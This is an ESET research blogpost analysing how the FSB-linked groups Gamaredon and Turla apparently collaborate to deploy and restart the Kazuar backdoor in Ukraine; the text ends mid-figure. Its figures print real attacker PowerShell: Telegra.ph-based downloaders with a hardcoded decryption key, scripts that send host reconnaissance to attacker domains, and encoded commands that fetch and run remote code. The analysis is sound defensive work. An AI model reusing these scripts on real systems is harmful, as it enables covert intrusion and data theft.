
www.welivesecurity.com /en/eset-research/gamaredon-x-turla-collab/

Gamaredon X Turla collab



In this blogpost, we uncover the first known cases of collaboration between Gamaredon and Turla, in Ukraine.

Key points of this blogpost:

- In February 2025, we discovered that the Gamaredon tool PteroGraphin was used to restart Turla's Kazuar backdoor on a machine in Ukraine.
- In April and June 2025, we detected that Kazuar v2 was deployed using Gamaredon tools PteroOdd and PteroPaste.
- These discoveries lead us to believe with high confidence that Gamaredon is collaborating with Turla.
- Turla's victim count is very low compared to the number of Gamaredon compromises, suggesting that Turla choose the most valuable machines.
- Both groups are affiliated with the FSB, Russia's main domestic intelligence and security agency.

Threat actor profiles

Gamaredon

Gamaredon has been active since at least 2013. It is responsible for many attacks, mostly against Ukrainian governmental institutions, as evidenced over time in several reports from CERT-UA and from other official Ukrainian bodies. Gamaredon has been attributed by the Security Service of Ukraine (SSU) to the Center 18 of Information Security of the FSB, operating out of occupied Crimea. We believe this group to be collaborating with another threat actor that we discovered and named InvisiMole.

Turla

Turla, also known as Snake, is an infamous cyberespionage group that has been active since at least 2004, possibly extending back into the late 1990s. It is thought to be part of the FSB. It mainly focuses on high-profile targets, such as governments and diplomatic entities, in Europe, Central Asia, and the Middle East. It is known for having breached major organizations such as the US Department of Defense in 2008 and the Swiss defense company RUAG in 2014. During the past few years, we have documented a large part of Turla's arsenal on the WeLiveSecurity blog and in private reports.

Overview

In February 2025, via ESET telemetry, we detected four different Gamaredon-Turla co-compromises in Ukraine. On those machines, Gamaredon deployed a wide range of tools, including PteroLNK, PteroStew, PteroOdd, PteroEffigy, and PteroGraphin, while Turla only deployed Kazuar v3.

On one of those machines, we were able to capture a payload showing that Turla is able to issue commands via Gamaredon implants. PteroGraphin was used to restart Kazuar, possibly after Kazuar crashed or was not launched automatically. Thus, PteroGraphin was probably used as a recovery method by Turla. This is the first time that we have been able to link these two groups together via technical indicators (see *First chain: Restart of Kazuar v3*).

Because, in all four cases, the ESET endpoint product was installed after the compromises we are unable to pinpoint the exact compromise method. However, Gamaredon is known for using spearphishing and malicious LNK files on removable drives (as explained in our recent blogpost) so we presume that one of these is the most likely compromise vector.

In April and June 2025, we detected Kazuar v2 installers being deployed directly by Gamaredon tools (see *Second chain: Deployment of Kazuar v2 via PteroOdd* and *Third chain: Deployment of Kazuar v2 via PteroPaste*). This shows that Turla is actively collaborating with Gamaredon to gain access to specific machines in Ukraine.

Victimology

Over the past 18 months we have detected Turla on seven machines in Ukraine. We believe that Gamaredon compromised the first four machines in January 2025, while Turla deployed Kazuar v3 in February 2025. In all cases, the ESET endpoint product was only installed after both compromises.

It is worth noting that, prior to this, the last time we detected a Turla compromise in Ukraine was in February 2024.

All those elements, and the fact that Gamaredon is compromising hundreds if not thousands of machines, suggest that Turla is interested only in specific machines, probably ones containing highly sensitive intelligence.

Attribution

Gamaredon

In those compromises, we detected PteroLNK, PteroStew, and PteroGraphin, which we believe are exclusive to Gamaredon.

Turla

Similarly, for Turla, we detected the use of Kazuar v2 and Kazuar v3, which we believe are exclusive to that group.

Gamaredon-Turla collaboration hypotheses

In 2020, we showed that Gamaredon provided access to InvisiMole (see our white paper), so it is not the first time that Gamaredon has collaborated with another Russia-aligned threat actor.

On the other hand, Turla is known for hijacking other threat actors' infrastructure to get an initial foothold in its targets' networks. Over the past years, several cases have been publicly documented:

- In 2019, Symantec published a blogpost showing that Turla hijacked OilRig (an Iran-aligned group) infrastructure to spy on a Middle Eastern target.
- In 2023, Mandiant published a blogpost showing that Turla reregistered expired Andromeda C&C domains in order to compromise targets in Ukraine.
- In 2024, Microsoft published two blogposts (first and second) showing that Turla hijacked the cybercrime botnet Amadey and infrastructure of the cyberespionage group SideCopy (a Pakistan-aligned group) in order to deploy Kazuar.

Note that both Gamaredon and Turla are part of the Russian Federal Security Service (FSB). Gamaredon is thought to be operated by officers of Center 18 of the FSB (aka the Center for Information Security) in Crimea (see this report from the Security Service of Ukraine), which is part of the FSB's counterintelligence service. As for Turla, the UK's NCSC attributes the group to the Center 16 of the FSB, which is Russia's main signals intelligence (SIGINT) agency.

Therefore, we propose three hypotheses to explain our observations:

- **Very likely**: Given that both groups are part of the Russian FSB (though in two different Centers), Gamaredon provided access to Turla operators so that they could issue commands on a specific

machine to restart Kazuar, and deploy Kazuar v2 on some others.

- **Unlikely**: Turla compromised Gamaredon infrastructure and leveraged this access to recover access on a machine in Ukraine. Since PteroGraphin contains a hardcoded token that allows modifying the C&C pages, this possibility cannot be fully discarded. However, it implies that Turla was able to reproduce the full Gamaredon chain.
- **Unlikely**: Gamaredon has access to Kazuar and deploys it on very specific machines. Given Gamaredon's noisy approach, we don't think it would be that careful deploying Kazuar on only a very limited set of victims.

Geopolitical context

From an organizational perspective, it is worth noting that the two entities commonly associated with Turla and Gamaredon have a long history of reported collaboration, which can be traced back to the Cold War era.

The FSB's Center 16 (which is believed to harbor Turla) is a direct heir to the KGB's 16th Directorate, which was mainly responsible for foreign SIGINT collection – the persistence of the number 16 is in fact regarded by observers as a sign of the FSB leadership's desire to emphasize a historical lineage. Center 18 (which is generally associated with Gamaredon) maintains a rough affiliation with the KGB's 2nd Chief Directorate, which was responsible for internal security within the Soviet Union. During the Soviet era, both organizations frequently worked hand in hand, sharing responsibilities for monitoring foreign embassies on Russian soil for instance.

Then and now, such collaborations reflect the Russian strategic culture and philosophy of a natural continuity between internal security and national defense. Although Center 16 is still tasked with foreign intelligence collection and Center 18 is theoretically part of the FSB's counterintelligence apparatus, both entities seem to maintain some mission overlaps – especially with regard to former Soviet republics. In 2018, the Security Service of Ukraine (SBU) had already observed Centers 16 and 18 apparently conducting a joint cyberespionage campaign (named SpiceyHoney). The 2022 full-scale invasion of Ukraine has probably reinforced this convergence, with ESET data clearly showing Gamaredon and Turla activities focusing on the Ukrainian defense sector in recent months.

Although the Russian intelligence community is known for its fierce internal rivalries, there are indications that such tensions chiefly apply to interservice relations rather than to intra-agency interactions. In this context, it is perhaps not entirely surprising that APT groups operating within these two FSB Centers are observed cooperating to some extent.

First chain: Restart of Kazuar v3

In February 2025, we detected the execution of Kazuar by PteroGraphin and PteroOdd on a machine in Ukraine. In this section we detail the exact chain that we detected.

Timeline

The overall timeline for this machine is the following:

- 2025-01-20: Gamaredon deployed PteroGraphin on the machine. Note that the date is from the file creation timestamp provided by Windows, which could have been tampered with.
- 2025-02-11: Turla deployed Kazuar v3 on the machine. Note that the date is from the file creation timestamp provided by Windows, which could have been tampered with.
- 2025-02-27 15:47:39 UTC: PteroGraphin downloaded PteroOdd.
- 2025-02-27 15:47:56 UTC: PteroOdd downloaded a payload, which executed Kazuar.
- 2025-02-28 15:17:14 UTC: PteroOdd downloaded another payload, which also executed Kazuar.

Hereafter, we assume these dates to be unaltered.

Details of the events

Since January 20th, 2025, PteroGraphin (see Figure 1) was present on the machine at %APPDATA%\x86.ps1. It is a downloader that provides an encrypted channel for delivering payloads via Telegra.ph, a web service operated by Telegram that enables easy creation of web pages. Note that PteroGraphin contains a token to edit the Telegra.ph page, so anyone with knowledge of this token (Turla, for example, though unlikely) could manipulate the contents.

```
$accessToken = "dfa[redacted]";
$getPage =Invoke-WebRequest -Uri "https://api.telegra[.]ph/getPage/SecurityHealthSystray-01-20?return_content=true" -
UseBasicParsing;
sleep 15;
$getPage = $getPage | ConvertFrom-Json;
if($getPage.ok){
  $unixTimestamp = [int64][double]((Get-Date).ToUniversalTime() - (Get-Date "1970-01-01 00:00:00Z")).TotalSeconds
  $Mycode = $getPage.result.content.children ;
  $response = Invoke-WebRequest -Uri "https://api.telegra[.]ph/editPage/SecurityHealthSystray-01-20?
access_token=$($accessToken)&title=$((ps| get-random).processName)&author_name=test&content=[{""tag"":""p"",""children"":
[""$($unixTimestamp)""]}]&return_content=true" -UseBasicParsing;
  $tripleDES = [System.Security.Cryptography.TripleDES]::Create();
  $tripleDES.Key = [Convert]::FromBase64String("EJWKuYldWenUHj7/6bObzaAyDDNQ9YnD");
  $tripleDES.IV = [Convert]::FromBase64String("wZdA2O+woAE=");
  $decryptor = $tripleDES.CreateDecryptor();
  $a = $Mycode;
  $encryptedBytes = [Convert]::FromBase64String($a);
  $plainBytes = $decryptor.TransformFinalBlock($encryptedBytes, 0, $encryptedBytes.Length);
  $decryptedText =[System.Text.Encoding]::UTF8.GetString($plainBytes);
  $decryptedText | powershell -noprofile -;

}
sleep 10;
```

Figure 1. PteroGraphin (token partially redacted)

On February 27th, 2025, at 15:47:39 UTC, as shown in Figure 2, we detected a reply from https://api.telegra[.]ph/getPage/SecurityHealthSystray-01-20?return_content=true.

```
{
    "ok": true,
    "result": {
        "path": "SecurityHealthSystray-01-20",
        "url": "https://telegra[.]ph/SecurityHealthSystray-01-20",
        "title": "svchost",
        "description": "jouTg/5ujFB1pyLKsiJIfe8CehVmt2h8fTJEbJseo6JcNV8l2P/3dkhCWH+jYeeaL+mxpgYr7uMD9wx/Bt/
feGHjZ3r6x78t9ltqVFBkrLfYvKRzWJEDJAuLxS9m6zPzQEh30T2MBtYfkU7FPpVt/O4zrCIPwe9cQ8DqmPWUZfnJWC/
NhhM6cESXuzfGDqqfzhvwMxH2Hf9SWMmEsP0iDDNs1DJxsg4ztZUEmMkITVh+JbQGaE658JJLUNCLRtNxartICcanHOlm6FT1F1DA8ZptvdmTLT/
+Iw3T0WeAWefED/OttNhyLN7CDshASzYu0TdPb//2L6/Htj/knMPZ1sBnb38QofYRYJX/S4T6/
tUeg4hXtIvVKUWiqCJLKYQkORi3KI9HvMpBnkt257t9gMMqkd3AtNxvNBHwHvm84oqt3sJRSXVgSG0vn3TycTxUe/
UXMRYMezGsSvTW4ThMnEkcjqGkluxvrkXMlAO/Bbd6BMiYlGR6AO/7leHNqfx…",
        "author_name": "test",
        "content": [
            {
                "tag": "p",
                "children": [
                    "jouTg/5ujFB1pyLKsiJIfe8CehVmt2h8fTJEbJseo6JcNV8l2P/3dkhCWH+jYeeaL+mxpgYr7uMD9wx/Bt/
feGHjZ3r6x78t9ltqVFBkrLfYvKRzWJEDJAuLxS9m6zPzQEh30T2MBtYfkU7FPpVt/O4zrCIPwe9cQ8DqmPWUZfnJWC/
NhhM6cESXuzfGDqqfzhvwMxH2Hf9SWMmEsP0iDDNs1DJxsg4ztZUEmMkITVh+JbQGaE658JJLUNCLRtNxartICcanHOlm6FT1F1DA8ZptvdmTLT/
+Iw3T0WeAWefED/OttNhyLN7CDshASzYu0TdPb//2L6/Htj/knMPZ1sBnb38QofYRYJX/S4T6/
tUeg4hXtIvVKUWiqCJLKYQkORi3KI9HvMpBnkt257t9gMMqkd3AtNxvNBHwHvm84oqt3sJRSXVgSG0vn3TycTxUe/
UXMRYMezGsSvTW4ThMnEkcjqGkluxvrkXMlAO/Bbd6BMiYlGR6AO/7leHNqfxwui9d7CjCH/XiuN9zRUHe6AUycy28oCxajvFqqZet/
hdVL/2OiyKUfaVwP1OI3Dn6Z/O74v188LTn5xuGSbsGK+ceMAoYXXTxnJfWYNWQkKnwdzhbE1jm+z1AOhPyK/
lehugFINyLDTXSbUSQqK8PSedVJFL7D1ISpGNj1oKCIu8vGhZJPGGHup8yHq0MDW6Nf6vTEQeOua24taj+34ovvjgyqizXurk/
p3tJSZgqMLs9WDCU303SGnJBNvK4WOwlNhzIQl+/
VFSD+GywocpzBPae4Fdu33D87lmv9Rable8YPJ7+qQV9WgKXUoMoj9rKCalT4ofe9w8HT7r9UwiqyO9n1tghv//a8xFLa9a00M8/
D+xL5CDPJV3F5EsD4gCBo9utVsDRuj4Pek4dEoYJlkR2jq9RhCvqwuDwVor6mC0="
                ]
            }
        ],
        "views": 3
    }
}
```


Figure 2. Beautified JSON reply

The data in children can be decrypted using the hardcoded 3DES key and IV from the PteroGraphin script above, which gives:

powershell -windowStyle hidden -EncodedCommand <base64-encoded_payload>

The decoded payload is another PowerShell downloader that we named PteroOdd, shown in Figure 3.

```
$pageAddr= "dinoasjdnl-02-27";
$getPage =Invoke-WebRequest -Uri "https://api.telegra[.]ph/getPage/$($pageAddr)?return_content=true" -UseBasicParsing;
$getPage = $getPage | ConvertFrom-Json;
$Mycode = $getPage.result.content.children;
iex $Mycode;
```

Figure 3. PteroOdd

On February 27th, 2025 at 15:47:56 UTC, we detected a request to https://api.telegra[.]ph/getPage/dinoasjdnl-02-27?return_content=true; the reply is shown in Figure 4. Note that the replies for PteroOdd are not encrypted.

```
{
    "ok": true,
    "result": {
        "path": "dinoasjdnl-02-27",
        "url": "https://telegra.ph/dinoasjdnl-02-27",
        "title": "dinoasjdnl",
        "description": "powershell -windowStyle hidden -EncodedCommand
JAB2AG8AbAAgAD0AIABHAGUAdAAtAFcAbQBpAE8AYgBqAGUAYwB0ACAALQBRAHUAZQByAHkAIAAiAHMAZQBsAGUAYwB0ACAAKgAgAGYAcgBvAG0AIAB3AGkAbgAz
ADIAXwBsAG8AZwBpAGMAYQBsAGQAaQBzAGsAIAB3AGgAZQByAGUAIABEAGUAdgBpAGMAZQBJAEQAPQAnACQAZQBuAHYAOgBTAHkAcwB0AGUAbQBEAHIAaQB2AGUA
JwAiADsACgAkAHIAXwBrAGUAeQBEAGUAYwBvAGQAXwByACAAPQAgACQAdgBvAGwALgBWAG8AbAB1AG0AZQBTAGUAcgBpAGEAbABOAHUAbQBiAGUAcgA7AAoAJABr
AGUAeQBzACAAPQAgAFsAUwB5AHMAdABlAG0ALgBDAG8AbgB2AGUAcgB0AF0AOgA6AFQAbwBVAEkAbgB0ADMAMgAoACQA…",
        "author_name": "Anonymous",
        "content": [
            {
                "tag": "p",
                "children": [
                    "powershell -windowStyle hidden -EncodedCommand
JAB2AG8AbAAgAD0AIABHAGUAdAAtAFcAbQBpAE8AYgBqAGUAYwB0ACAALQBRAHUAZQByAHkAIAAiAHMAZQBsAGUAYwB0ACAAKgAgAGYAcgBvAG0AIAB3AGkAbgAz
ADIAXwBsAG8AZwBpAGMAYQBsAGQAaQBzAGsAIAB3AGgAZQByAGUAIABEAGUAdgBpAGMAZQBJAEQAPQAnACQAZQBuAHYAOgBTAHkAcwB0AGUAbQBEAHIAaQB2AGUA
JwAiADsACgAkAHIAXwBrAGUAeQBEAGUAYwBvAGQAXwByACAAPQAgACQAdgBvAGwALgBWAG8AbAB1AG0AZQBTAGUAcgBpAGEAbABOAHUAbQBiAGUAcgA7AAoAJABr
AGUAeQBzACAAPQAgAFsAUwB5AHMAdABlAG0ALgBDAG8AbgB2AGUAcgB0AF0AOgA6AFQAbwBVAEkAbgB0ADMAMgAoACQAcgBfAGsAZQB5AEQAZQBjAG8AZABfAHIA
LAAxADYAKQA7AAoAJABuAGEAbQBlAFAAQwAgAD0AIAAgACQAZQBuAHYAOgBjAG8AbQBwAHUAdABlAHIAbgBhAG0AZQAgACsAIAAiAF8AIgAgACsAIAAkAGs[reda
cted]"
                ]
            }
        ],
        "views": 1
    }
}
```


Figure 4. PteroOdd JSON reply (beautified and partially redacted)

The decoded command is shown in Figure 5.

```
$vol = Get-WmiObject -Query "select * from win32_logicaldisk where DeviceID='$env:SystemDrive'";
$r_keyDecod_r = $vol.VolumeSerialNumber;
$keys = [System.Convert]::ToUInt32($r_keyDecod_r,16);
$namePC =  $env:computername + "_" + $keys;
$NameValueCollection = New-Object System.Collections.Specialized.NameValueCollection;
$NameValueCollection.Add("dname", $namePC );
$wc = New-Object net.webclient;
$url = "https://lucky-king-96d6.mopig92456.workers[.]dev";
$request = $wc.UploadValues($url,$NameValueCollection);
Start-Process -FilePath "C:\Users\[redacted]\AppData\Local\Programs\Sony\Audio\Drivers\vncutil64.exe";
```

Figure 5. Decoded PowerShell command (username redacted)

The payload first uploads the victim's computer name and system drive's volume serial number to the Cloudflare worker subdomain https://lucky-king-96d6.mopig92456.workers[.]dev.

What is most interesting is the last line:

Start-Process -FilePath "C:\Users\[redacted]\AppData\Local\Programs\Sony\Audio\Drivers\vncutil64.exe"

This is the path to the application that is run to execute Kazuar by side-loading it. The ESET endpoint product detected a KERNEL Kazuar v3 payload (agent_label is AGN-RR-01) in memory and loaded from this process. It is not clear to us why Turla operators had to use PteroGraphin to launch Kazuar, but it is possible that Kazuar somehow stopped working after the ESET product installation and that they had to restart the implant. Note that we didn't see Gamaredon downloading Kazuar; it was present on the system since February 11th, 2025, before the ESET product was installed.

Then, on February 28th, 2025 at 15:17:14 UTC, we detected another similar PowerShell script, shown in Figure 6.

```
$vol = Get-WmiObject -Query "select * from win32_logicaldisk where DeviceID='$env:SystemDrive'";
$r_keyDecod_r = $vol.VolumeSerialNumber;
$keys = [System.Convert]::ToUInt32($r_keyDecod_r,16);
$namePC =  $env:computername + "_" + $keys;
$NameValueCollection = New-Object System.Collections.Specialized.NameValueCollection;
$NameValueCollection.Add("dname", $namePC );
$wc = New-Object net.webclient;
$url = "https://lucky-king-96d6.mopig92456.workers[.]dev";
$request = $wc.UploadValues($url,$NameValueCollection);
Start-Process -FilePath "C:\Users\[redacted]\AppData\Local\Programs\Sony\Audio\Drivers\vncutil64.exe";
Start-Process -FilePath "C:\Program Files (x86)\NVIDIA utils\Driver\GFExperience\LaunchGFExperience.exe";
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
$url = "https://eset.ydns[.]eu/post.php";
$c = -join ($env:ComputerName, "`n", $env:USERNAME);
$u = (Get-CimInstance -ClassName Win32_OperatingSystem | Select LastBootUpTime|Out-String);
$p = (Get-Process | Group-Object -Property Name | ForEach-Object { $_.Group[0] } | Select -Property Name | Out-String);
$tm = -join($c, "`n", $u, "`n", $p);
$headers = @{"Content-Type" = "text/plain"};
$response = Invoke-RestMethod -Uri $url -Method Post -Body $tm -Headers $headers -ContentType "text/plain";
```

Figure 6. Second PowerShell command executing Kazuar

The first lines and the Cloudflare worker subdomain are identical. It starts the same vncutil64.exe but also a second executable, LaunchGFExperience.exe, which side-loads LaunchGFExperienceLOC.dll – the Kazuar loader. We then detected in memory, in the LaunchGFExperience.exe process, another KERNEL Kazuar v3 payload (agent_label is AGN-XX-01). It is not clear why two different KERNEL Kazuar v3 payloads were present on the same machine.

Finally, an HTTP POST request, with the list of running processes, was sent to https://eset.ydns[.]eu/post.php. The Turla operators most likely wanted confirmation that Kazuar was successfully launched.

On March 10th, 2025 at 07:05:32 UTC, we detected another sample of PteroOdd, which uses the C&C URL https://api.telegra[.]ph/getPage/canposgam-03-06?return_content=true. This sample was detected on a different machine in Ukraine, on which Kazuar was also present.

The decoded payload is shown in Figure 7 and shows that it also uses eset.ydns[.]eu, while not interacting with any Turla sample.

On the other hand, we noted that the downloaded payload uploads the following pieces of information to https://eset.ydns[.]eu/post.php:

- the victim's computer name and username,
- last boot time,
- the list of running processes,
- OS version,
- OS bitness,
- the list of installed .NET versions (extracted from HKLM\SOFTWARE\Microsoft\NET Framework Setup\NDP),

- the list of files and directories in %TEMP% and all its subdirectories, and
- the list of files and directories in the following paths:
  - %APPDATA%\Microsoft\Windows
  - C:\Program Files
  - C:\Program Files (x86)

However, we are not aware of any .NET tool that is currently being used by Gamaredon, while there are several of them used by Turla, including Kazuar. Thus, it is possible that these uploaded pieces of information are for Turla, and we assess with medium confidence that the domain eset.ydns[.]eu is controlled by Turla.

```
$vol = Get-WmiObject -Query "select * from win32_logicaldisk where DeviceID='$env:SystemDrive'";
$r_keyDecod_r = $vol.VolumeSerialNumber;
$keys = [System.Convert]::ToUInt32($r_keyDecod_r,16);
$namePC =  $env:computername + "_" + $keys;
$NameValueCollection = New-Object System.Collections.Specialized.NameValueCollection;
$NameValueCollection.Add("dname", $namePC );
$wc = New-Object net.webclient;
$url = "https://lucky-king-96d6.mopig92456.workers[.]dev";
$request = $wc.UploadValues($url,$NameValueCollection);

[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
$url = "https://eset.ydns[.]eu/post.php";
$c = -join ($env:ComputerName, "`n", $env:USERNAME);
$u = (Get-CimInstance -ClassName Win32_OperatingSystem | Select LastBootUpTime|Out-String);
$p = (Get-Process | Group-Object -Property Name | ForEach-Object { $_.Group[0] } | Select -Property Name | Out-String);
$o = [environment]::OSVersion.Version;
$a = [System.Runtime.InteropServices.RuntimeInformation]::OSArchitecture;
$n = (Get-ChildItem 'HKLM:\SOFTWARE\Microsoft\NET Framework Setup\NDP' -recurse | Get-ItemProperty -name Version,Release -EA
0 | Where { $_.PSChildName -match '^(?!S)\p{L}'} |Select PSChildName, Version, Release|Out-String);
$t = Get-ChildItem -Recurse -Path $env:temp| Out-String;
$path = $env:APPDATA + '\Microsoft\Windows';
$k7 = Get-ChildItem $path| Out-String;
$p1 = Get-ChildItem -Path C:\Progra~1| Out-String;
$p2 = Get-ChildItem -Path C:\Progra~2| Out-String;
$i = -join ($c, "`n", $u, "`n", $p, "`n", $o, "`n", $a, "`n", $n, "`n", $t, "`n", $k7);
$body = -join($i, "`n", $p1, "`n", $p2);
$headers = @{"Content-Type" = "text/plain"};
$response = Invoke-RestMethod -Uri $url -Method Post -Body $body -Headers $headers -ContentType "text/plain";

$base64Code =
"JGdsb2JhbCA9IGl3ciAiaHR0cHM6Ly9nb2ZpbGUuaW8vZGlzdC9qcy9nbG9iYWwuanMiOwokcGF0dGVybiA9ICdhcHBkYXRhLnd0ID0gIihbXiJdKykiJzsKJG1
hdGNoZXMgPSBbU3lzdGVtLlRleHQuUmVndWxhckV4cHJlc3Npb25zLlJlZ2V4XTo6TWF0Y2hlcygkZ2xvYmFsLmNvbnRlbnQsICRwYXR0ZXJuKTsKJGdsb2JhbCA
9ICRtYXRjaGVzIHwgRm9yRWFjaC1PYmplY3QgeyAkXy5Hcm91cHNbMV0uVmFsdWUgfTsKIGlmKCEkZ2xvYmFsKXskZ2xvYmFsID0gIjRmZDZzZzg5ZDdzNiJ9Owo
kdG9rZW4gPSBJbnZva2UtV2ViUmVxdWVzdCAtVXNlQmFzaWNQYXJzaW5nIC1VcmkgImh0dHBzOi8vYXBpLmdvZmlsZS5pby9hY2NvdW50cyIgLU1ldGhvZCAiUE9
TVCI7CiR0b2tlbiA9JHRva2VufCBDb252ZXJ0RnJvbS1Kc29uOwokY29udGVudHMgPSBJbnZva2UtV2ViUmVxdWVzdCAtVXNlQmFzaWNQYXJzaW5nIC1VcmkgImh
0dHBzOi8vYXBpLmdvZmlsZS5pby9jb250ZW50cy9jZjk4OTU2OC1iMGMzLTRkNjItOTBlNi0wMmVlNDgxYWZkMjU/
d3Q9JCgkZ2xvYmFsKSZjb250ZW50RmlsdGVyPSZwYWdlPTEmcGFnZVNpemU9MTAwMCZzb3J0RmllbGQ9bmFtZSZzb3J0RGlyZWN0aW9uPTEiIC1IZWFkZXJzIEB7
ICJhdXRob3JpemF0aW9uIj0iQmVhcmVyICQoJHRva2VuLmRhdGEudG9rZW4pIiB9OwokY29udGVudHMgPSRjb250ZW50c3wgQ29udmVydEZyb20tSnNvbjsKJGRp
c2sgPSBHZXQtV21pT2JqZWN0IC1RdWVyeSAic2VsZWN0ICogZnJvbSB3aW4zMl9sb2dpY2FsZGlzayB3aGVyZSBEZXZpY2VJRD0nJGVudjpTeXN0ZW1Ecml2ZSci
CiRzZXJpYWwgPSBbdWludDMyXSIweCQoJGRpc2suVm9sdW1lU2VyaWFsTnVtYmVyKSIKJGNvbXB1dGVyTmFtZUVuY29kZWQgPSBbQ29udmVydF06OlRvQmFzZTY0
U3RyaW5nKFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OlV0ZjguR2V0Qnl0ZXMoJGVudjpDT01QVVRFUk5BTUUpKQokdXJsID0gImh0dHBzOi8vJCgkY29udGVudHMu
ZGF0YS5uYW1lKS9pbmRleC5waHAiCiRoZWFkZXJzID0gQHsiYnlwYXNzLXR1bm5lbC1yZW1pbmRlciIgPSAkY29tcHV0ZXJOYW1lRW5jb2RlZDsidnJlZmVyZXIi
PSAkc2VyaWFsfQokbnVtID0gMAp3aGlsZSAoJG51bSAtbHQgNTApIHsKICAgIHRyeSB7CiAgICAgICAgJHJlc3BvbnNlID0gSW52b2tlLVdlYlJlcXVlc3QgLVVy
aSAkdXJsIC1IZWFkZXJzICRoZWFkZXJzIC1Vc2VCYXNpY1BhcnNpbmcKICAgICAgICBpZiAoJHJlc3BvbnNlKSB7CiAgICAgICAgICAgIGlleCAkcmVzcG9uc2Uu
Y29udGVudAogICAgICAgIH0gCiAgICB9IGNhdGNoIHsKICAgICAgICBXcml0ZS1Ib3N0ICIiCiAgICB9CiAgICAkbnVtKysKICAgIFN0YXJ0LVNsZWVwIC1TZWNv
bmRzIDMwMAp9Cg==";
$decodedBytes = [System.Convert]::FromBase64String($base64Code);
$decodedString = [System.Text.Encoding]::UTF8.GetString($decodedBytes);
$encodedCommand = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($decodedString));
Start-Process  -FilePath "powershell" -ArgumentList "-ExecutionPolicy Bypass -EncodedCommand $encodedCommand"  -WindowStyle
Hidden;
```

Figure 7. PteroOdd sample

The additional base64-encoded PowerShell command is a new downloader that abuses api.gofile[.]io; we named it PteroEffigy.

Kazuar v3

Kazuar v3 is the latest branch of the Kazuar family, itself an advanced C# espionage implant that we believe is used exclusively by Turla since it was first seen in 2016. Kazuar v2 and v3 are fundamentally the same malware family and share the same codebase. However, some major changes have been introduced.

Kazuar v3 comprises around 35% more C# lines than Kazuar v2 and introduces additional network transport methods: over web sockets and Exchange Web Services. Kazuar v3 can have one of three roles (KERNEL, BRIDGE, or WORKER), and malware functionalities are divided among those roles. For example, only BRIDGE communicates with the C&C server.

Second chain: Deployment of Kazuar v2 via PteroOdd

On one of the Ukrainian machines mentioned in the previous section, we detected another interesting compromise chain on April 18th, 2025.

On April 18th, 2025 at 15:26:14 UTC, we detected a PteroOdd sample (a Gamaredon tool) downloading a payload from https://api.telegra[.]ph/getPage/scrsskjqwlbw-02-28?return_content=true. The downloaded script, shown in Figure 8, is similar to the payload described in the first chain, but contains an additional base64-encoded script, which is the PowerShell downloader PteroEffigy.

```
$vol = Get-WmiObject -Query "select * from win32_logicaldisk where DeviceID='$env:SystemDrive'";
$r_keyDecod_r = $vol.VolumeSerialNumber;
$keys = [System.Convert]::ToUInt32($r_keyDecod_r,16);
$namePC =  $env:computername + "_" + $keys;
$NameValueCollection = New-Object System.Collections.Specialized.NameValueCollection;
$NameValueCollection.Add("dname", $namePC );
$wc = New-Object net.webclient;
$url = "https://lucky-king-96d6.mopig92456.workers.dev";
$request = $wc.UploadValues($url,$NameValueCollection);
$file = 'scrss.ps1';
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
$string = (New-Object Net.WebClient).DownloadString('https://eset.ydns.eu/' + $file);
$string | powershell -noprofile -;
